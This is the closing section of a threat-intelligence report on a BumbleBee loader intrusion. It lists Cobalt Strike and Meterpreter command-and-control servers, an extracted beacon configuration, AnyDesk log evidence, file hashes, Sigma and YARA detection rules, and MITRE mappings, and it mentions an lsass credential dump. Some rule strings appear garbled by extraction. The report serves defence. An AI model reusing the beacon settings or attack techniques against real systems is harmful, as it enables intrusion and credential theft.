ec2-3-85-198-66.compute-1.amazonaws.com 3.85.198.66:443 JA3: ce5f3254611a8c095a3d821d44539877 JA3s: ec74a5c51106f0419184d0dd08fb05bc Certificate: [e5:a3:1d:28:ee:34:4f:9d:99:b8:a9:6e:b4:a9:d0:1f:63:43:3c:ac] Not Before: 2021/05/03 23:37:39 UTC Not After: 2027/05/02 23:37:39 UTC Issuer Org: Stracke, Lakin and Windler Subject Common: stracke.lakin.windler.net Subject Org: Stracke, Lakin and Windler Public Algorithm: rsaEncryption Certificate: [84:38:01:51:ba:46:74:89:b3:2a:67:57:b7:a1:4a:5b:49:4a:b9:03] Not Before: 2020/03/19 06:49:58 UTC Not After: 2026/03/18 06:49:58 UTC Issuer Org: Reilly-Carroll Subject Common: reilly.carroll.com Subject Org: Reilly-Carroll Public Algorithm: rsaEncryption ec2-50-16-62-87.compute-1.amazonaws.com 50.16.62.87:443 JA3: ce5f3254611a8c095a3d821d44539877 JA3s: ec74a5c51106f0419184d0dd08fb05bc Certificate: [6c:0e:6d:6e:d8:06:92:c6:9a:13:2a:ee:d7:8c:9d:15:63:5e:e9:f2] Not Before: 2020/09/03 16:14:07 UTC Not After: 2024/09/02 16:14:07 UTC Issuer Org: Jerde-Kreiger Subject Common: jerde.kreiger.info Subject Org: Jerde-Kreiger Public Algorithm: rsaEncryption

Cobalt Strike

This C2 server was observed in a previous <u>BumbleBee case</u>.

https://fuvataren.com 45.153.243.142:443

JA3: a0e9f5d64349fb13191bc781f81f42e1 JA3s: ae4edc6faf64d08308082ad26be60767

Certificate: [6c:54:cc:ce:ca:da:8b:d3:12:98:13:d5:85:52:81:8a:9d:74:4f:fb]

Not Before: 2022/04/15 00:00:00 UTC Not After: 2023/04/15 23:59:59 UTC

Issuer Org: Sectigo Limited

Subject Common: fuvataren.com [fuvataren.com ,www.fuvataren.com]

Public Algorithm: rsaEncryption

Configuration

```
"beacontype": [
   "HTTPS"
 "sleeptime": 5000,
 "jitter": 24,
 "maxgetsize": 1398708,
 "spawnto": "AAAAAAAAAAAAAAAAAAAAAAA==",
 "license_id": 1580103814,
 "cfg_caution": false,
 "kill_date": null,
 "server": {
   "hostname": "fuvataren.com",
   "port": 443,
   "publickey":
"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC5eYxmuxksHBu5Hqtk11PJye1th52fYvmUXmFrL1vEIQs9+
 },
 "host_header": "",
 "useragent_header": null,
 "http-get": {
   "uri": "/rs.js",
   "verb": "GET",
   "client": {
     "headers": null,
     "metadata": null
   },
   "server": {
     "output": [
       "print",
       "prepend 600 characters",
       "base64",
       "mask"
     ]
   }
 },
 "http-post": {
   "uri": "/en",
   "verb": "POST",
   "client": {
     "headers": null,
     "id": null,
     "output": null
   }
 },
 "tcp_frame_header":
"crypto_scheme": 0,
 "proxy": {
   "type": null,
   "username": null,
```

```
"password": null,
   "behavior": "Use IE settings"
 },
 "http_post_chunk": 0,
 "uses_cookies": true,
 "post-ex": {
   "spawnto_x86": "%windir%\\syswow64\\rundll32.exe",
   "spawnto_x64": "%windir%\\sysnative\\rundll32.exe"
 },
 "process-inject": {
   "allocator": "VirtualAllocEx",
   "execute": [
     "CreateThread",
     "CreateRemoteThread",
     "RtlCreateUserThread"
   ],
   "min_alloc": 11977,
   "startrwx": false,
   "stub": "tUr+Aexqde3zXhpE+L05KQ==",
   "transform-x86": [
     "prepend '\\x90\\x90\\x90\\x90\\x90'"
   ],
   "transform-x64": [
     "prepend '\\x90\\x90\\x90\\x90\\x90'"
   ],
   "userwx": false
 "dns-beacon": {
   "dns_idle": null,
   "dns_sleep": null,
   "maxdns": null,
   "beacon": null,
   "get_A": null,
   "get_AAAA": null,
   "get_TXT": null,
   "put_metadata": null,
   "put_output": null
 "pipename": null,
 "smb_frame_header":
"stage": {
   "cleanup": true
 },
 "ssh": {
   "hostname": null,
   "port": null,
   "username": null,
   "password": null,
   "privatekey": null
```

```
}
}
```

AnyDesk

AnyDesk was installed to facilitate interactive desktop command and control access to a server in the environment.

Reviewing the <u>ad_svc.trace logs</u> from Anydesk located in %programdata%\AnyDesk reveal the logins originating from 108.177.235.25. This was again the same IP observered in the prior <u>Bumblebee case</u>.

```
info REDACTED 19:07:21.173 gsvc 1160 408 24 anynet.any_socket - Logged in from 108.177.235.25:49672 on relay dafa4c5b. info REDACTED 19:27:45.255 gsvc 1160 408 41 anynet.any_socket - Logged in from 108.177.235.25:49672 on relay dafa4c5b.
```

The Client-ID observed in the logs was 892647610

```
info REDACTED 18:56:00.723 lsvc 5924 5928 2 anynet.connection_mgr - New user data. Client-ID: 892647610
```

Exfiltration

No exfiltration methods were observed beyond the established command and control channels, which can be assessed as likely used to take data like the Isass dump out of the network.

Impact

The threat actors were evicted from the network before any further impact.

Indicators

Atomic

```
BumbleBee

154.56.0.221:443

64.44.101.250:443

103.175.16.117:443

Cobalt Strike

https://fuvataren.com

45.153.243.142:443

Meterpreter

50.16.62.87:443

3.85.198.66:443
```

Computed

document.iso

f4235fde77119ac772a2730d55c49c54

a250adaf3d5a5c2cd4d5ad4390e4cecbe00b3dd7

11bce4f2dcdc2c1992fddefb109e3ddad384b5171786a1daaddadc83be25f355

documents.lnk

fe0a99334486dcd2fcb6ec7a79163524

7aca51b571005c5d1be54fb8a056c33160abbf8d

cadd3f05b496ef137566c90c8fee3905ff13e8bda086b2f0d3cf7512092b541c

tamirlan.dll

69f1eeb7d5d466a2d53c8b7e3a929e9c

a27f6f5cc0051f4c4deed6ee14d5110c7807545f

123f96ff0a583d507439f79033ba4f5aa28cf43c5f2c093ac2445aaebdcfd31b

Behavioral

The threat actor delivers the BumbleBee loader in the form of a DLL (tamirlan.dll) via an ISO file named document.iso and tricks a user into executing it via an LNK (document.lnk).

The threat actor dumps lsass using procdump and copies it over an admin share before using 7zip to zip it.

BumbleBee is used to load both Meterpreter and Cobalt Strike into memory and communicate with the C2 server.

Detections

Network

ET USER_AGENTS AnyDesk Remote Desktop Software User-Agent

ET POLICY SSL/TLS Certificate Observed (AnyDesk Remote Desktop Software)

ET RPC DCERPC SVCCTL - Remote Service Control Manager Access

ET POLICY SMB2 NT Create AndX Request For an Executable File

ET POLICY SMB Executable File Transfer

Sigma

https://github.com/The-DFIR-Report/Sigma-

Rules/blob/main/14373/bumblebee wmiprvse execution pattern.yaml

```
title: BumbleBee WmiPrvSE execution pattern
id: 1620db43-fde5-45f3-b4d9-45ca6e79e047
status: Experimental
description: Detects BumbleBee WmiPrvSE parent process manipulation
author: TheDFIRReport
references:
  - https://thedfirreport.com/
date: 2022/09/26
logsource:
  category: process_creation
  product: windows
detection:
  selection_image:
    Image|endswith:
      - 'ImagingDevices.exe'
      - 'wabmig.exe'
  selection_parent:
    ParentImage:endswith:
      - 'WmiPrvSE.exe'
  condition: selection_image and selection_parent
falsepositives:
  - Unknown
level: high
tags:
  - attack.defense_evasion
  - attack.t1036
```

https://github.com/SigmaHQ/sigma/blob/071bcc292362fd3754a2da00878bba4bae1a335f/rules/windows/process_creation/proc_creation_win_ad_find_discovery.yml
https://github.com/SigmaHQ/sigma/blob/becf3baeb4f6313bf267f7e8d6e9808fc0fc059c/rules/windows/process_creation/proc_creation_win_susp_recon_activity.yml
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_susp_procdump_lsass.yml
https://github.com/SigmaHQ/sigma/blob/8bb3379b6807610d61d29db1d76f5af4840b8208/rules/windows/process_creation/proc_creation_win_trust_discovery.yml

YARA

```
YARA Rule Set
  Author: The DFIR Report
  Date: 2022-09-26
  Identifier: Case 14373 BumbleBee
  Reference: https://thedfirreport.com/
/* Rule Set ----- */
rule case_14373_bumblebee_document_iso {
  meta:
     description = "Files - file document.iso"
     author = "The DFIR Report"
     reference = "https://thedfirreport.com/"
     date = "2022-09-26"
     hash1 = "11bce4f2dcdc2c1992fddefb109e3ddad384b5171786a1daaddadc83be25f355"
  strings:
     $x1 = "tamirlan.dll,EdHVntqdWt\"%systemroot%\\system32\\imageres.dll" fullword
wide
     $s2 = "C:\\Windows\\System32\\rundll32.exe" fullword ascii
     $s3 = "xotgug064ka8.dll" fullword ascii
     $s4 = "tamirlan.dll" fullword wide
     $55 = ")..\\..\\..\\Windows\\System32\\rundll32.exe" fullword wide
                    <requestedExecutionLevel level='asInvoker' uiAccess='false' />"
     $s6 = "
fullword ascii
     $s7 = "claims indebted fires plastic naturalist deduction meaningless yielded
automatic wrote damage far use fairly allocation lever ne" ascii
     $s8 = "documents.lnk" fullword wide
     $s9 = "4System32" fullword wide
"\\_P^YVPX[SY]WT^^RQ_V[YQV\\Y]USUZV[XWT_SWT[UYURVVRVR^^[__XRQPPUXZWYYVU]V\\
[TS[SSWWVY_R_Y[XZ_W[VVS\\]ZYSPYURUSP\\U^P^^S\\QVRQXPTV" ascii
"\\_P^YVPX[SY]WT^^RQ_V[YQV\\Y]USUZV[XWT_SWT[UYURVVRVR^^[__XRQPPUXZWYYVU]V\\
[TS[SSWWVY\_R\_Y[XZ\_W[VVS\\]ZYSPYURUSP\\U^P^^S\\QVRQXPTV" ascii
     $s12 = " Type Descriptor'" fullword ascii
     $s13 =
"YP^WTS]V[WPTWR_\\P[]WX_SPYQ[S0]]UWTU]QR\\UQR]]\\\\^]UZUX\\X^U]P_^S[ZY^R^]UXWZURR\\]X[
     $$14 = "494[/D59:" fullword ascii /* hex encoded string 'IMY' */
"_ZQ\\V\\TW]P\\YW^_PZT_TR[T_WVQUSQPVSPYRSWPS^WVQR_[T_PS[]TT]RSSQV_[_Q]UY\\\\QPVQRXXPPF
ascii
     $s16 = "?+7,*[email protected]" fullword ascii /* hex encoded string 'v$' */
     $s17 = "[email protected]=" fullword ascii /* hex encoded string 'ghc' */
     $s18 = "*;+273++C" fullword ascii /* hex encoded string ''<' */
     $s19 = "*:>?2-:[email protected]>5D+" fullword ascii /* hex encoded string '.]'
*/
     $s20 =
```

```
"UPVX]VWVQU[_^ZU[_W^[R^]SPQ[[VPRR]]Z[\\XVU^_TR[YPR\\PY]RXT[_RXSPYSWTU]PV_SWWUVU\\R_X_U
fullword ascii
  condition:
     uint16(0) == 0x0000 and filesize < 8000KB and
     1 of ($x*) and 4 of them
}
rule case_14373_bumblebee_tamirlan_dll {
  meta:
     description = "Files - file tamirlan.dll"
     author = "The DFIR Report"
     reference = "https://thedfirreport.com/"
     date = "2022-09-26"
     hash1 = "123f96ff0a583d507439f79033ba4f5aa28cf43c5f2c093ac2445aaebdcfd31b"
  strings:
     $s1 = "xotgug064ka8.dll" fullword ascii
     $s2 = "
                    <requestedExecutionLevel level='asInvoker' uiAccess='false' />"
fullword ascii
     $s3 = "claims indebted fires plastic naturalist deduction meaningless yielded
automatic wrote damage far use fairly allocation lever ne" ascii
"\\_P^YVPX[SY]WT^^RQ_V[YQV\\Y]USUZV[XWT_SWT[UYURVVRVR^^[__XRQPPUXZWYYVU]V\\
[TS[SSWWVY_R_Y[XZ_W[VVS\\]ZYSPYURUSP\\U^P^^S\\QVRQXPTV" ascii
     $s5 =
"\\_P^YVPX[SY]WT^^RQ_V[YQV\\Y]USUZV[XWT_SWT[UYURVVRVR^^[__XRQPPUXZWYYVU]V\\
[TS[SSWWVY_R_Y[XZ_W[VVS\\]ZYSPYURUSP\\U^P^^S\\QVRQXPTV" ascii
     $s6 = " Type Descriptor'" fullword ascii
     $s7 =
"YP^WTS]V[WPTWR_\\P[]WX_SPYQ[SQ]]UWTU]QR\\UQR]]\\\\^]UZUX\\X^U]P_^S[ZY^R^]UXWZURR\\]X[
     $s8 = "494[/D59:" fullword ascii /* hex encoded string 'IMY' */
     $s9 =
"_ZO\\V\\TW]P\\YW^_PZT_TR[T_WVQUSQPVSPYRSWPS^WVQR_[T_PS[]TT]RSSQV_[_Q]UY\\\\QPVQRXXPPF
ascii
     $s10 = "?+7,*[email protected]" fullword ascii /* hex encoded string 'v$' */
     $s11 = "[email protected]=" fullword ascii /* hex encoded string 'ghc' */
     $s12 = "*;+273++C" fullword ascii /* hex encoded string ''<' */
     $s13 = "*:>?2-:<u>[email_protected]</u>>5D+" fullword ascii /* hex encoded string '.]'
* /
     $s14 =
"UPVX]VWVQU[_^ZU[_W^[R^]SPQ[[VPRR]]Z[\\XVU^_TR[YPR\\PY]RXT[_RXSPYSWTU]PV_SWWUVU\\R_X_U
fullword ascii
     $s15 =
"YX\\^SPP^XW_^^_Y]ZY[T_UQU_QXP[SV^RT_ZRPV\\YVVYPVR^UP^QYQXV^\\]]T_SQQR_ZSQZT_Y^^_]Z]QY
[]WVSRR\\Q]Q" ascii
     s16 = "Z_VV\PSYWUT_Z\WQSPY\ZZ\PY]W
ascii
     $s17 = "R_XUSP^T[RVXUR_\\VU\\Y[YWV\\WYXV\\SQ_RU]
[R\\ZTU\\PWYQ[ZSRTQUZ]\\WSPY\\P[_]TX]YZPTSSZ[VXW[YT\\W\\Z[SXRYZYQ^PR^VZVU^VRV]
[RR]S\\V__" ascii
```

```
$s18 = "Z_VV\\PSYWUT_Z\\WQSPY\\ZZ\\PY]W]
ascii
     $s19 =
"PQP]^__\\ZZUSZYT_^S_SPPV]\\XPT_TPQU\\VWZQYZPZ^]]SW]R^[WYP]^[[R_RTSPYW^WU^QVPZ"
fullword ascii
     $s20 =
"Y]_QU\\ZQQSXRX[SPYVRWXU^P[VSSWUR]]PSWV\\X]Y[PX_UZ_PPP[WQVXY^^]^RRSPZ]^XWV^]"
fullword ascii
  condition:
     uint16(0) == 0x5a4d and filesize < 3000KB and
     8 of them
}
rule case_14373_bumblebee_documents_lnk {
  meta:
     description = "Files - file documents.lnk"
     author = "The DFIR Report"
     reference = "https://thedfirreport.com/"
     date = "2022-09-26"
     hash1 = "cadd3f05b496ef137566c90c8fee3905ff13e8bda086b2f0d3cf7512092b541c"
  strings:
     $x1 = "tamirlan.dll,EdHVntqdWt\"%systemroot%\\system32\\imageres.dll" fullword
wide
     $s2 = "C:\\Windows\\System32\\rundll32.exe" fullword ascii
     $s3 = ")..\\..\\\..\\Windows\\System32\\rundll32.exe" fullword wide
     $s4 = "4System32" fullword wide
     $s5 = "user-pc" fullword ascii
     $s6 = "}Windows" fullword wide
  condition:
     uint16(0) == 0x004c and filesize < 4KB and
     1 of ($x*) and all of them
}
```

MITRE

Mark-of-the-Web Bypass - T1553.005 User Execution - T1204 Rundll32 - T1218.011 Masquerading - T1036 Local Account - T1136.001 LSASS Memory - T1003.001 Archive via Utility - T1560.001 Archive Collected Data - T1560 Service Execution - T1569.002 Process Discovery - T1057 System Network Configuration Discovery - T1016 Domain Trust Discovery - T1482 Domain Groups - T1069.002 SMB/Windows Admin Shares - T1021.002 Lateral Tool Transfer - T1570 Remote Desktop Protocol - T1021.001 Web Protocols - T1071.001 Remote Access Software - T1219 Process Injection - T1055

Internal case #14373